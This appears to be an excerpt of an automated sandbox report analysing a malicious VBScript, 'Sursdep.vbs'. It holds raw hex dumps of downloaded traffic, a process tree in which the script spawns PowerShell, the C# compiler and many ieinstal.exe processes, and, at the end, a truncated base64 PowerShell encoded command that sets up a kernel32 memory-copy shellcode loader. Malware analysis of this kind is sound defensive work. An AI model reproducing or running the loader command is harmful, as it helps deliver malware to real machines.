c0 16 e9 42 31 df d9 87 d5 27 c4 95 7d 46 af f7 34 ef 9a c9 bb 86 c5 23 86 74 a1 f6 7b 10 81 1c 0c 41 47 2a de b5 d0 61 9a 7f f5 16 a4 fa 24 99 f0 29 7b 78 50 8b dc f1 69 c7 Data Ascii: h'.97x~@<;s_Gy1@;~8g}yEC(,JRGa|Z3,(hapb_}L_\i0Y6M=EuPK?)~f? J8ngTof`a"2 HB1'}F4#t{AG*a$){xPi
2022-05-12 05:47:13 UTC	382	IN	Data Raw: bd 17 ea 72 f2 75 43 85 17 6f b1 43 36 70 72 65 c0 a9 61 31 91 7c 96 58 4e 54 3c 14 5c 77 0f 30 a0 3c 1e 09 03 b8 8d b5 a5 10 99 7a 4d cf c3 bf bc e5 ee d8 1d 8d 03 db 66 ae 8b 7a 57 b8 77 f9 ae 15 fb 81 0c 7d 9e a8 a1 b2 06 71 43 71 ad 2a 11 b9 b3 cb e0 95 c9 f3 3b 58 32 8c b2 6f 12 01 5a 59 5f 03 78 ee 24 bd dc c3 05 d9 13 7a 9d 6d f9 c3 b9 fe 4d 0f 09 28 0f d0 31 f1 0d 17 8b c6 e4 a6 4f 3a ce f0 b4 75 9b 4b 8d 0a 8a 70 fd d2 b4 89 12 26 3a ba 8e 8e 63 4d d4 37 d5 6d f3 65 9d 79 be db f7 3c b1 65 6f a7 13 6a 5e 4c 79 ec 57 47 ca 2c c9 fa fc ef 5a 77 66 19 18 14 76 9e 12 36 55 be 44 16 18 d9 be 92 9a 3c da 31 6a 9e 61 6f 8b b8 66 f3 e3 78 fb fc 54 91 4a f6 c3 ce 8e a4 41 f7 84 b6 03 f0 62 19 1d fa da 5b 6a b3 fc d1 c4 44 34 c5 c3 75 e5 6e d6 ab 6c a8 23 Data Ascii: ruCoC6prea1|XNT<\w0<zMfzWw}qCq*;X2oZY_x$zmM(1O:uKp&:cM7mey<eoj^LyWG,Zwfv6UD<1jaofxTJAb[j D4unl#
2022-05-12 05:47:13 UTC	393	IN	Data Raw: b5 1d 07 58 73 72 d0 54 17 87 bd 0f a7 fd 55 37 30 82 e2 3c b5 98 77 20 35 85 1c a9 1a a6 93 13 21 87 a7 0c f7 c9 af ed 60 05 73 99 71 a6 27 74 5d 2d 31 73 78 78 77 e9 e5 85 14 a2 ec 13 0f 88 0f e3 96 45 55 6f a4 79 55 11 46 da 3a 9f 55 88 ec 0a 78 6c 17 34 46 01 09 b2 f4 a3 e6 af b3 ea 23 2b fd bb 59 de 6b 24 43 d7 bc b1 23 a0 94 bd 77 9b 14 dc 12 a8 f2 a2 cc e7 fc 47 04 8c ab e8 de 11 52 ee 99 7b be 58 fb 12 a5 ca 93 58 c5 7f e8 36 dd 98 71 4f 82 4b 60 50 02 0b 52 6a 92 c0 0c 0d da a6 61 de c5 b7 a0 62 21 0c be 58 1f c7 59 51 6e 9e 99 e5 85 9c 86 a3 77 d1 c1 fd 2d d4 13 68 46 f6 82 c5 c1 49 21 3d 64 e3 01 63 10 28 de 9c 6c c0 0c 98 dc 60 d6 b0 77 6e 99 38 c3 a0 6d f1 aa e4 8a 75 7d 80 ef 23 51 4c c9 16 76 ee ef 69 b6 91 25 7b dd 62 87 70 26 f3 40 e4 50 Data Ascii: XsrTU70<w 5!`sq't]-1sxxwEUoyUF:Uxl4F#+Yk$C#wGR{XX6qOK`PRjab!XYQnw-hFI!=dc(l`wn8mu}#QLvi% {bp&@P
2022-05-12 05:47:13 UTC	398	IN	Data Raw: f3 f6 7b d5 34 b6 0e 5c 11 12 f2 f1 01 9a 51 7d 93 a2 98 9b dd 3e 37 0d 66 9c 99 07 c4 14 0b a2 26 48 bd db 5d 3e 03 02 24 18 b2 29 c0 83 ea 3f 0c a5 58 07 05 0c 40 11 46 96 aa 33 21 19 21 27 f6 4f fd a4 da c1 7c ca 1f 8f e9 aa f2 5a c2 ba 2d 05 63 d5 b4 55 dc 60 0e 52 99 6c 15 a9 2b da ce e0 67 6c 64 6d e7 57 6f 4b 1f 47 7f b2 e0 5a 74 31 45 54 b3 0e d3 0b 91 44 27 2e 43 8f 06 d8 24 22 42 40 88 2b ef 95 24 67 da 0e 3e ec f0 2f 8f dc d8 d4 31 ce a5 47 bd 61 62 d8 b5 0e 04 53 56 c8 1e 5c 8d a5 90 8a 38 a7 53 1d cf 9f 44 07 27 97 e8 94 8a a5 c7 b6 fb aa 31 8a 1f ab 28 e5 2c 49 fc cd b3 da 7b 8f 23 e8 90 50 fd 09 19 03 5b c1 79 b7 9f cd ad 6d 97 c5 31 8f 56 58 07 64 2b f6 1c bd 84 c5 81 a9 07 87 47 ca bd f8 27 c3 4f 88 03 ff 5a d4 66 18 3b cd 26 67 77 48 56 Data Ascii: {4\Q}>7f&H]>$)?X@F3!!'O\|Z-cU`Rl+gldmWoKGZt1ETD'.C$"B@+$g>/1GabSV\8SD'1(,I{#P[ym1VXd+G'OZ f;&gwHV

Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:13 UTC	414	IN	Data Raw: c3 d4 68 27 d0 86 44 71 82 45 fe e9 5d 8d ce 7e c0 5e 9e 5a b0 6e da 35 41 dd 43 4b 93 d5 bc 50 c0 08 13 f9 f4 44 46 e5 28 da d8 aa 90 f9 b8 fc a2 73 f2 96 5c d4 8c 23 54 a5 79 fc 34 9e ce 42 67 c1 d3 31 06 66 0c 19 67 51 c7 a3 4e 6d 33 9e 1c 76 1a 6c e6 07 0f 27 45 aa 9b eb f7 f2 e6 c8 9b ae 03 53 ac b2 af 23 c9 ae e9 8b 7e b9 f5 59 45 90 39 59 63 38 7a a6 c5 ba ad 51 be 71 78 8e 9d 49 b6 98 9a 81 43 bd 45 52 35 b2 26 0f 70 c5 6e 0e d1 32 82 ce 13 49 8d 07 f6 1e b5 6e d9 40 09 33 49 7f a8 68 3b cf ad c7 08 65 9c e8 d4 ac df 0c 87 79 f6 0c 32 e3 90 7a 62 ad 5d 1c 77 e0 fb f6 b8 61 52 5e bb b4 b5 2d ea 97 69 91 f0 c3 48 44 26 0d c9 1e 84 d4 7d 98 a2 40 c3 c0 b5 cd a3 7a ab d8 10 77 5c 83 d1 0c a1 e0 52 d0 ad 76 77 8b f7 38 cc 80 2a 0c 42 bd f2 a2 ea 67 37 Data Ascii: h'DqE]~^Zn5ACKPDF(s\#Ty4Bg1fgQNm3vl'ES#~YE9Yc8zQqxICER5&pn2In@3Ih;ey2zb]waR^-iHD&}@zw\Rv w8*Bg7
2022-05-12 05:47:13 UTC	425	IN	Data Raw: 0d 31 e4 c9 3c 1c de c1 a6 b8 df 9f 09 86 9b f4 cd b9 16 e0 4f eb 6c 55 2a c3 1e e4 f8 0c 20 69 40 5e d6 39 6e 31 ae fe 31 a6 79 8c 4b 1a f8 9c be 82 79 3f 6a b9 c1 8b 27 c1 ee d8 a8 fa ca eb f7 f2 ee ea 61 92 05 69 a1 67 06 07 27 f3 f3 cf 7e b9 77 b3 ad 19 31 51 66 c1 49 66 b1 af cd c2 d4 67 3b 68 84 89 33 58 65 c6 50 83 83 e8 12 74 d5 46 fd 8e 87 ac 17 d2 08 47 20 30 3d 73 8c 5c 5d cf af fb e2 0f c3 a9 d1 bb b0 24 ba 86 0b 82 9d 4e a2 a2 dc f2 d2 3b 95 48 11 22 78 f4 0e a0 ac d5 87 10 05 e0 b6 2c 26 62 0b 2f 0d c6 9c 04 7f f0 1a b5 ef 73 5b c3 16 1a 8d de 28 da 28 86 16 41 13 fa 95 2e 56 4a da 86 a5 0e 1b 48 e5 30 f8 89 a2 ca 6f 8a 7d d3 db a8 83 f3 37 2e 61 5a ba 03 38 72 79 af 8e 96 f1 d5 48 04 96 34 b0 b3 0f 56 60 01 cf 80 e1 0a 53 2e 4c e8 8f 52 2b Data Ascii: 1<OlU* i@^9n11yKy?j'aig'~w1QfIfg;h3XePtFG 0=s\]$N;H"x,&b/s[((A.VJH0o}7.aZ8ryH4V`S.LR+
2022-05-12 05:47:13 UTC	441	IN	Data Raw: e4 38 b0 68 4a d4 d6 8f ac 41 b1 29 d0 ef 76 35 85 e8 a1 88 29 18 c9 9b 70 1d 5f 14 c9 d4 50 28 be a9 b0 23 a9 66 da e7 fa a2 67 8a b4 73 a4 d6 7d ef 22 44 7c 2f 5d 4a 16 82 23 28 73 80 01 8a d3 26 45 76 b6 37 52 73 a1 1f 3c 42 ea 53 26 69 96 d2 97 e1 27 d0 20 c0 e8 32 01 c8 23 2f 08 80 f5 ac e2 97 e8 cf c9 85 61 4d 13 83 8c 70 b8 c0 e1 97 ec f2 8b b6 ea 25 e4 81 6d 3c 91 6a 62 ec 2b 67 2c e6 4a 98 1c 0e aa 3a b5 4f ae cf be ab df e0 8e e1 90 89 83 b1 da 3a 55 14 fb 1b d6 3a 15 2e bb d1 e2 5e 6f 7f 56 a1 e9 d4 5a be a3 9e 77 51 95 10 24 5c 75 0a b3 d0 ce c6 ea 15 ec 4b 04 d3 40 b1 48 fb 7f 65 e9 d7 f5 e7 9d 17 97 41 7a 0b b1 50 60 44 10 a9 72 01 51 b7 5b e8 44 09 95 8e ed 8f 73 5b e9 8f 41 d6 04 df 6d 15 42 f6 d3 5b c4 fa d4 f7 b0 fc 53 e6 84 9a 45 77 7d Data Ascii: 8hJA)v5)p_P(#fgs}"Dl/]J#(s&Ev7Rs<BS&i' 2#/aMp%m<jb+g,J:O:U:.^oVZwQ$\uK@HeAzP`DrQ[Ds[AmB[SEw}
2022-05-12 05:47:13 UTC	457	IN	Data Raw: 97 3f 65 7d 36 68 ae b6 cd 6e 1f 30 21 61 11 22 1a 2a 89 e1 01 a7 ef d6 d0 73 2e 16 b2 39 e3 b5 f7 b3 2f 18 a8 2a e5 1d f3 ec 48 ed 3b 15 5c 7f 55 f9 6c 20 f9 fe 60 53 f6 05 fd ab 0d 2b 09 e8 ca 23 09 27 05 58 bb 5b 4c 62 8e 68 2e b9 df ad a5 1c b3 a0 d8 8d 0a fd d5 40 ed 4f a7 7a 3f 5b 7a 80 a4 f3 9d 62 3f 7e 39 80 d8 14 a0 52 d8 d8 1f 1d 2a 98 f3 49 64 ce fa a2 7d 9a 74 06 88 e9 e1 dc d7 55 60 4c 08 f6 3d 4b 19 ba b2 c8 df 53 07 38 ce 34 a6 f5 f6 f8 bc 0c b6 5a 30 77 67 dc 9e 44 23 98 1d 6e 99 d9 c3 db 1f 2b d0 05 4c 64 03 9f ef b0 83 2e be 57 37 30 85 ea 3a 57 de d2 23 68 2d fd f5 ed 9f 12 3c da 5e b3 71 33 78 0a 99 11 8c 8c f1 9f a6 e1 30 d2 44 d3 70 78 c3 d6 e9 e5 5f 55 46 1d a2 f1 d5 c7 2d 2b a2 5a 0c de 86 72 dc 03 c8 fd 3e 2d 0b 98 57 08 c0 97 9b Data Ascii: ?e}6hn0!a'"*s.9/*H;\Ul `S+#'X[Lbh.@Oz?[zb?~9R*Id}tU`L=KS84Z0wgD#n+Ld.W70:W#h-<^q3x0Dpx_UF-+Zr>-W
2022-05-12 05:47:13 UTC	473	IN	Data Raw: ad 43 36 a4 3b 00 a5 86 99 3e 27 f1 02 1d b6 5c 1d 19 94 c5 8a de 14 b3 58 09 bb ac 2a 1d 30 99 51 37 24 5f 5f 78 22 dd 8d a0 a8 e0 f0 f0 e4 d6 9b 29 48 f5 a1 0c ff d9 94 10 45 e1 29 36 d9 a6 2c ac 5d ee 85 22 90 c1 f7 81 e6 16 d0 86 3e 5e 3f 7c 5d a4 36 a2 5a 17 5b 86 29 5e 3f 35 7a c8 dd 90 2c 55 db c5 14 40 5c a3 49 c1 0a 83 7b c3 98 91 56 2c ce 08 ae 2e 90 af 0e 33 55 17 25 4b ba 40 75 8f 86 95 b8 97 0d fd 92 81 f8 79 19 09 e6 00 34 60 f2 06 f5 8c ca ea 92 d7 6c f0 9c 08 2d 8f 9e 0b 79 9e 12 8a 41 c0 9f 6f 8b b7 39 79 72 b2 be 16 3f f9 14 ce 2d 13 40 c6 21 78 1c e6 3a 3c 59 50 86 67 b0 51 f7 26 d8 5b 24 39 ff 14 c3 8e b5 ce 4f b0 42 e1 41 34 bb 3a bf 4e 39 14 6f 43 53 1a bc cf ba 94 ae 13 8c d3 f0 76 e5 67 10 67 29 7c d1 83 4b 9c 8f ea e3 73 39 80 c5 Data Ascii: C6;>'\X*0Q7$__x")HE)6,]"><sup>?]]6Z[)^?5z,U@\l{V,.3U%K@uy4`l-yAo9yr?-@!x:<YPgQ&[$9OBA4:N9oCS vgg)|Ks9
2022-05-12 05:47:13 UTC	489	IN	Data Raw: 8e b0 d5 10 15 48 99 90 58 46 7a 45 82 85 79 b2 4a 4e 76 93 80 ff 71 94 86 81 fb 75 6c fe cf 51 ce a6 02 cd 18 6a 7f 1c af 5f db 5b 07 e3 9a db 27 8d 55 94 0c db b4 7a 6c d7 2b b5 5b c2 66 1e bd 6a ca 2e b6 29 67 09 ea c0 37 5b 28 94 30 45 9b 73 10 59 4f a4 cf 1a 15 97 26 1d 7c 12 6f 1b 11 0a 10 15 dc 2e 32 fe 46 ea 56 41 da ad 99 09 a7 24 9d 78 0e 69 28 20 b2 f0 fb 89 1c 40 8a 35 2a fc a5 04 12 d1 fb 9e cb ea de b5 e0 b7 4d f9 51 18 3c 08 66 a4 dc 38 68 ac a9 b3 43 3d 68 2a d5 65 60 73 41 dd a3 6a 9d 9c e1 4d 37 46 80 5b 76 82 46 a3 dd cd 51 d6 0b cd 35 56 9d c8 2b 63 5b d9 10 1f e4 54 69 83 b5 3a 77 3e 38 6e fd b0 7a 44 51 dd ba bf f4 82 a3 b2 c6 ac 44 20 76 0c af be 7b 22 ac c5 c8 83 d0 42 6e 2d ec ed c5 68 ab 69 38 d4 63 da 46 d3 ba 04 6a 61 af e3 9a Data Ascii: HXFzEyJNvqulQj_['Uzl+[fj.)g7[(0EsYO&|o.2FVA$xi(@5*MQ<f8hC=h*e`sAjM7F[vFQ5V+c[Ti:w>8nzDQD v{"Bn-hi8cFja
2022-05-12 05:47:13 UTC	505	IN	Data Raw: ac 92 29 85 39 d3 ad 18 ca 31 ab ef ac cd 4d bc 0a f2 f0 0b d1 16 25 6d 4f 1f a2 2a 45 16 84 c3 5a f4 cd 3a a4 91 a6 5e 06 f0 28 53 8e 3b c7 3b 38 5b da eb b1 b5 fe a0 21 d1 f3 d4 16 7b e0 69 12 30 91 73 5c b0 f0 46 f7 50 41 f8 fd ac 83 43 fe eb f7 f2 c4 13 12 b0 9c 2e a0 37 43 56 d8 46 bc 31 81 46 b9 50 1c 19 9b d2 a2 d1 dc a6 c5 ba 10 91 87 34 78 81 08 89 61 58 ee 43 7d 7d 7c 17 d2 be b3 cf f0 05 1a b8 1d 2e f7 c2 fe 44 37 f8 fc 77 a3 30 55 70 e2 86 d0 22 4c 97 43 db 45 0d 89 9a 63 b1 4e f1 23 87 a6 64 7d 4c 2e 22 78 77 5b ac 29 15 a1 95 ef 1e 42 d2 ad a1 f4 3f f0 39 13 8f e2 d4 f8 4a 10 40 fd 48 dd 97 cd dc 4e 51 2b 05 d7 43 77 c1 53 5b 84 61 10 57 40 83 5a 49 b9 63 92 dc 50 7f 7f 74 8d 2c 33 f5 21 f3 37 ad a4 4a 3f c3 1f f6 ac 53 77 69 a7 83 08 52 c0 Data Ascii:)91M%mO*EZ:^(S;;8[!{i0s\FPAC.7CVF1FP4xaXC}}|.D7w0Up"LCEcN#d}L."xw[)B?9J@HNQ+CwS[aW@ZIcPt ,3!7J?SwiR
2022-05-12 05:47:13 UTC	521	IN	Data Raw: 56 11 f0 9f 43 9b 0d 92 d5 67 40 b8 6d 80 2f fc 67 23 8f 9e a8 db c4 9f 9f 23 46 c2 f9 65 7b 00 ee b8 21 5e 55 17 c9 07 c1 9a 75 19 28 19 b4 ef c0 2c ca 5e 13 59 5a c9 d9 a0 8f 5c cf f8 4f dc cb 32 f3 83 c3 c9 15 cd d1 2c f9 09 40 c0 e1 e0 d4 23 8e 90 51 97 55 90 05 0c e0 94 6f 9a 58 03 e3 c0 db 14 37 ab e4 77 67 0c 5e e3 bd 8a e8 98 20 59 37 6f 26 02 d1 1d 11 0e ee 86 54 03 be 8c a5 4f db c2 f4 d9 a2 ea d7 a1 fc 7e b1 6a b0 e0 09 e1 98 25 c4 c3 ea 7f c7 22 c9 94 a5 f4 28 f0 ef 1f 2d 7b b2 b5 23 7e 13 98 81 84 a9 83 1d 0c be c3 e8 d2 34 24 67 9d 77 f3 aa de f7 26 21 bd 38 41 9a 37 89 fa 27 fb 29 56 a9 34 04 30 fd f5 b9 62 ce 6b c9 94 6e 85 dc 01 3f cf 14 94 5b 12 6b 8e b7 b3 60 38 94 7b 28 78 5c c2 92 75 92 0f 1f 88 20 15 6a 6b 39 dc e7 c6 5c f7 68 11 c3 Data Ascii: VCg@m/g##Fe{!^Uu(,^YZ\O2,@#QUoX7wg^ Y7o&TO~j%"(-{#~4$gw&!8A7')V40bkn?[k`8{(x\u jk9\h
2022-05-12 05:47:13 UTC	537	IN	Data Raw: 98 2f cb 23 7f 57 f7 f9 1f 1f ee df 48 a3 ad ea 89 eb 61 7b ff fb 93 dc f3 be c2 ea 11 47 cc 5e 9a 7f fa a0 15 ba c6 10 b2 28 50 88 e4 91 02 0e ec 31 4f b3 6f c0 c1 dc ea 99 43 ec 88 49 5d 77 a2 f4 28 15 24 49 55 4a 3d 5b bf 85 00 6b e1 9d 4c 10 41 66 f9 a0 a4 93 30 5f c9 62 16 f3 c5 40 9b af 8f 16 bc 89 b7 b2 0a fd 5e 05 9d b9 48 c0 3f 83 3c 80 ae f9 74 76 b7 3b c7 bc 92 40 24 e8 11 ac 74 96 ef 92 93 2b 9a a4 f8 fd 75 47 de b2 d5 e1 a8 55 92 34 01 36 f8 7f 70 bf 92 d3 dd f7 07 15 07 fe 4a 77 67 c0 7c bd 43 36 33 a0 af 76 ec 99 6e cf a7 f1 f4 89 df d9 49 9f dd c5 b1 7f b2 58 09 eb 46 ac a3 65 9b dc 72 c8 0f c6 2d 02 dd 8d ab 70 ad 3e 41 da d6 9b 79 22 d5 d7 68 85 35 fe 12 15 c9 75 c1 e6 a6 27 74 d0 68 0a cb af c1 a7 e9 e5 c6 7c 6e 56 d3 7a 90 37 a6 e1 a2 Data Ascii: /#WHa{G^(P1OoCI]w($IUJ=[kLAf0_b@^H?<tv;@$t+uGU46pJwg|C63vnIXFer-p>Ay"h5u'th|nVz7

Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:13 UTC	553	IN	Data Raw: 09 f8 7f 70 37 51 6f 08 c8 07 15 07 76 49 e7 b2 ff 7c bd 43 46 65 67 7a 49 ec 99 6e bf b1 cc 22 b6 df d9 49 c7 74 d6 67 40 b2 58 09 b3 af e4 75 5a 9b dc 72 70 30 66 fb 3d dd 8d ab c8 52 a7 97 e5 d6 9b 79 82 c7 27 be ba 35 fe 12 b5 1b 5d 16 d9 a6 27 74 d0 81 09 1c 90 c1 a7 e9 e5 ef 00 b9 69 d3 7a 90 ef 64 b6 75 d1 08 5b 86 72 58 d3 01 b9 3f 05 8b d4 93 55 ba 4f cb b9 fe b2 d3 25 e9 f0 2f ce 1a 33 57 9b c1 a1 aa 40 af 1e 40 ef 2f 73 a3 94 bd fa 39 db ec a4 fd 0a ad 0a eb d5 b9 e6 84 a0 38 9e 4a 72 d1 ed 71 35 15 df b7 d4 a5 90 58 c5 82 fb f4 56 2c 94 12 41 c0 07 05 59 d8 d1 86 8e 4d a1 5d 46 66 14 ce 2d fb a4 29 11 b8 e3 50 9e 3c d9 3f a1 a1 ea ae 08 d9 ee 9c eb 06 ff fc 2d d4 6a 1b 0d 09 f6 e1 41 34 f1 17 20 99 e9 e8 90 bc 1e 78 a2 f0 ba 94 c4 14 1c df fc Data Ascii: p7Qovl|CFegzIn"Itg@XuZrp0f=Ry'5]'tizdu[rX?UO%/3W@@/s98Jrq5XV,AYM]Ff-)P<?-jA4 x
2022-05-12 05:47:13 UTC	569	IN	Data Raw: d3 a4 fd 0a ad 7a a2 05 86 e6 84 a0 38 5e 6c a2 ee ed 71 35 15 1f 91 04 9a 90 58 c5 82 63 f4 86 13 94 12 41 c0 9f 05 89 e7 d1 86 8e 4d 41 e9 89 59 14 ce 2d fb 44 9d de 87 e3 50 9e 3c 59 50 6e 9e ea ae 08 d9 6e f3 24 39 ff fc 2d d4 4a 1a 43 32 f6 e7 41 34 d1 3d ef a3 e9 e8 90 0a de 9c 6c ce ba 94 c4 04 dc 3b 32 80 1a 98 93 f0 28 b2 07 5e 79 a4 dd b1 ef 23 d1 31 39 16 02 a2 22 62 14 54 c2 6d 9a 24 c1 cb eb 76 ef 79 16 45 30 a5 85 35 72 63 3d 70 42 54 97 36 65 1d 56 21 4a 65 48 38 e3 62 d8 b5 8d fa 52 23 c7 e1 29 85 4d bc c2 38 a7 50 c5 96 8c be 34 d1 68 9d 9c 62 b2 36 49 04 21 74 82 46 20 60 e1 af 29 f4 cd 3a d2 f0 ca 2b 63 d0 5c 3c e1 1b ab 5a 4a 3c bf eb c6 c7 91 ce 46 f1 83 a6 79 0f 8f 0a 7d 5c b1 07 25 c0 95 46 f2 50 41 f8 f0 ac 83 43 49 eb f7 f2 d5 13 Data Ascii: z8^lq5XcAMAY-DP<YPnn$9-JC2A4=l;2(^y#19"bTm$vyE05rc=pBT6eV!JeH8bR#)M8P4hb6l!tF `):+c\<ZJ<Fy}\%FPACI
2022-05-12 05:47:13 UTC	585	IN	Data Raw: d1 70 23 5b 10 21 4a 65 48 38 e3 62 27 4a 72 05 52 23 c7 e1 d6 7a b2 43 c2 38 a7 50 c5 96 8c be 34 d1 68 9d 9d 62 b2 36 48 04 21 74 72 cd 66 60 e1 af 29 f4 cd 3a d2 f0 ca 2b 63 d0 c0 ab a0 1b 89 5f d9 25 bd eb c6 c7 b5 42 00 f1 82 a6 79 0f bb 86 3b 5c b1 07 25 c0 95 46 f2 50 41 f8 f0 ac 83 43 49 eb 08 0d 2a ec 12 b0 88 2e 5f c8 af a9 d8 46 d3 31 81 46 9f 50 1c 19 31 d2 a3 d1 cc a6 c4 ba 9e 91 cf b8 2e 81 08 89 33 58 ee 43 70 7d 7c 17 21 bd f8 54 b4 05 38 bd 7a 34 f5 c2 fb 44 4b 74 4f 74 a2 30 50 70 6e 0a 86 22 4c 97 4e db 45 0d be 9a 63 b1 5d f1 23 87 c2 6d 82 b3 c1 dd 78 77 ca ac d6 ea 77 6a ef 1e 49 d3 ad a1 e2 3f f0 39 63 8f e3 d4 e4 4a 11 40 ad 48 7d 1b 9a dc 4e 51 29 05 d7 43 75 c1 53 5b a3 61 dd cc 1d 83 a4 b6 4a 9c 92 dc 5d 7f a7 8b 7d d3 33 f5 32 Data Ascii: p#[!JeH8b'JrR#zC8P4hb6H!trf`):+c_%By;\%FPACI*._F1FP1.3XCp}!T8z4DKtOt0Ppn"LNEc]#mxwwjI?9 cJ@H}NQ)CuS[aJ]}32
2022-05-12 05:47:13 UTC	601	IN	Data Raw: e5 1d b8 e9 d3 88 c2 fb a4 30 f8 09 b4 a0 30 50 b0 e1 86 c0 e2 4f 97 4e 1b 46 0d be 5a 60 b1 5d 31 20 87 c2 ad 7e 4c 3e e2 7b 77 ca 4c 2e 15 88 6a 10 1e 49 fb ad a1 e2 27 f0 39 63 bf e2 d4 e4 4b 10 60 ad 48 dd 97 dc bc 47 51 29 05 d7 43 75 c1 53 5b a3 61 10 57 5c 83 5a 49 b5 63 92 dc 5d 7f 7f 74 82 2c 33 f5 32 f3 37 ad a5 4a 3f c3 37 f6 ac 53 71 69 a7 83 1e 52 c0 df b5 e4 58 01 37 56 27 e0 98 f5 ac e2 c7 17 da d9 c7 24 4d 98 ce 70 43 75 9e 09 11 20 0c 74 3d 0f 78 26 a5 6d b7 6e 3f e9 00 7a c6 20 26 0c 98 2f cb 23 7f 49 19 c6 1f 1f ee df 88 46 40 d5 89 eb 61 7b 7f 55 7e e3 f3 be c2 ea d1 30 21 61 9a 7f fa a0 d5 fb 2b 2f b2 28 50 88 24 9d ef 31 ec 31 4f b3 2f 18 2d 45 6b 18 bc 9a 2c 89 4e 3e c6 90 d7 63 80 5c 46 03 59 3f 40 f3 e4 30 f2 a2 4c 10 41 66 f9 ae Data Ascii: 00PONFZ`]1 ~L>{wL.jI'9cK`HGQ)CuS[aW\ZIc]t,327J?7SqiRX7V'$MpCu t=x&mn?z &/#IF@a{U~0!a+/(P$11O/-Ek,N>c\FY?@0LAf
2022-05-12 05:47:13 UTC	617	IN	Data Raw: 0c 6b 3d 0f 87 d9 5a 92 48 91 3f e9 8a 10 1d 7f e0 c7 f4 20 c0 d4 9b 67 46 53 53 86 99 71 f6 84 97 8c 79 71 e1 ea 37 8f 58 f7 d5 ad b3 88 4f 71 df 24 a6 88 10 c7 51 bb 10 da e9 90 25 c9 f6 28 f9 ef f0 7f ac 62 eb bf 1d 75 9f 78 c4 d5 80 9b de 83 a2 09 04 c3 43 aa 1d e8 44 0f 54 e1 79 9d 09 51 e1 01 92 7b 15 88 3d 5d aa e4 99 90 01 7a 8a 0b 6a 02 fd cd 9f 85 ac 2f ed ee a3 25 e1 43 84 73 72 01 72 4a 72 70 9a 95 49 21 cf a0 0e 75 55 44 b5 95 e2 84 b3 0c 56 0e 41 69 9d 55 53 1b 68 02 5e 06 aa 51 1a 65 17 fb f2 d4 5e 13 9f e3 bf ce 99 a1 dd df 00 db f6 26 2b 54 88 45 65 10 b4 e4 9f ae 64 31 ec e4 69 98 3c 3f 1d f6 b1 cc 66 97 16 70 d4 4f b6 1c 8c e0 7e 54 3a e8 f9 68 5a d7 40 1c fc 25 81 b9 11 52 55 3b eb a8 06 81 32 7b b6 92 a2 c8 29 75 95 25 da 43 b9 1f 2f Data Ascii: k=ZH? gFSSqyq7XOq$Q%(buxCDTyQ{=]zj/%CsrrJrpI!uUDVAiUSh^Qe^&+TEed1i<?fpO~T:hZ@% RU;2{)u%C/
2022-05-12 05:47:13 UTC	633	IN	Data Raw: 60 79 14 9a a4 f8 fd f5 82 34 8d d5 e1 a8 55 92 ad eb 09 f8 7f 70 bf 92 be 37 c8 07 15 07 fe 8a 36 8d ff 7c bd 43 36 f3 b6 45 49 ec 99 6e cf 27 1d 1d b6 df d9 49 9f 1d 07 58 40 b2 58 09 eb c6 Data Ascii: `y4Up76|C6EIn'IX@X

Statistics

Behavior



- wscript.exe
- powershell.exe
- conhost.exe
- csc.exe
- cvtres.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ielowutil.exe

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 2768, Parent PID: 4924

General

Target ID:	2
Start time:	07:46:18
Start date:	12/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\Sursdep.vbs"
Imagebase:	0x7ff72b7b0000
File size:	170496 bytes
MD5 hash:	0639B0A6F69B3265C1E42227D650B7D1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 6460, Parent PID: 2768

General

Target ID:	4
Start time:	07:46:25
Start date:	12/05/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\WindowspowerShell\v1.0\powershell.exe" -EncodedCommand "IwBiAHIAZABmAGQAdAB0AG8AbgAgAFMAdAB2AG4AZQAg AFoAaQBuAGMAZQBkACAASQBOAEQAUwBUAFQAIABNAGUAdAB0AGEAcgB0AGEAbQBnADcAIABTAGEAbABhACAAYwBlAGIAYQBsACAA RgBPAFIAUwBUACAATwBzAHQAZQBvAGwAaQB0ADEAIABVAG4AZABpAHMAYwBvAHUANgAgAEEAZAByAGUAcwBzAGEAIABDAGEAbgBh AGQAaQA5ACAATwBWAEUAUgBUAEEATABFACAAQgBlAG0AZQAgAGQAZQBzAHQAcgB1AGsAdABpACAATwBTAFQARQBBAE4AUgBFAFQA TgAgAEQAcgBpAGYAdABzAHMAdAB5AHIAMQAgAEkATgBEAEwARQBEAEUATgBEAEUAIABCAGEAZwB0ADcAIABCAEEAUgBTAEwARQBE AEUAUwAgAE8ATwBQAEgATwAgAEwAYQBjAGUAZAA5ACAADQAKAEEAZABkAC0AVAB5AHAAZQAgAC0AVAB5AHAAZQBEAGUAZgBpAG4A aQB0AGkAbwBuACAAQAAiAA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQA7AA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQAuAFIAdQBuAH QAaQBtAGUALgBJAG4AdABlAHIAbwBwAFMAZQByAHYAaQBjAGUAcwA7AA0ACgBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAYwBsAGEAcwBz ACAASABlAHgAYQBzAHQAaQBjAGgAMQANAAoAewANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIASwBFAFIATgBFAEwAMwAyACIAKQBdAHAAdQ BiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAHYAbwBpAGQAIABSAHQAbABNAG8AdgBlAE0AZQBtAG8AcgB5ACgASQBuAHQA 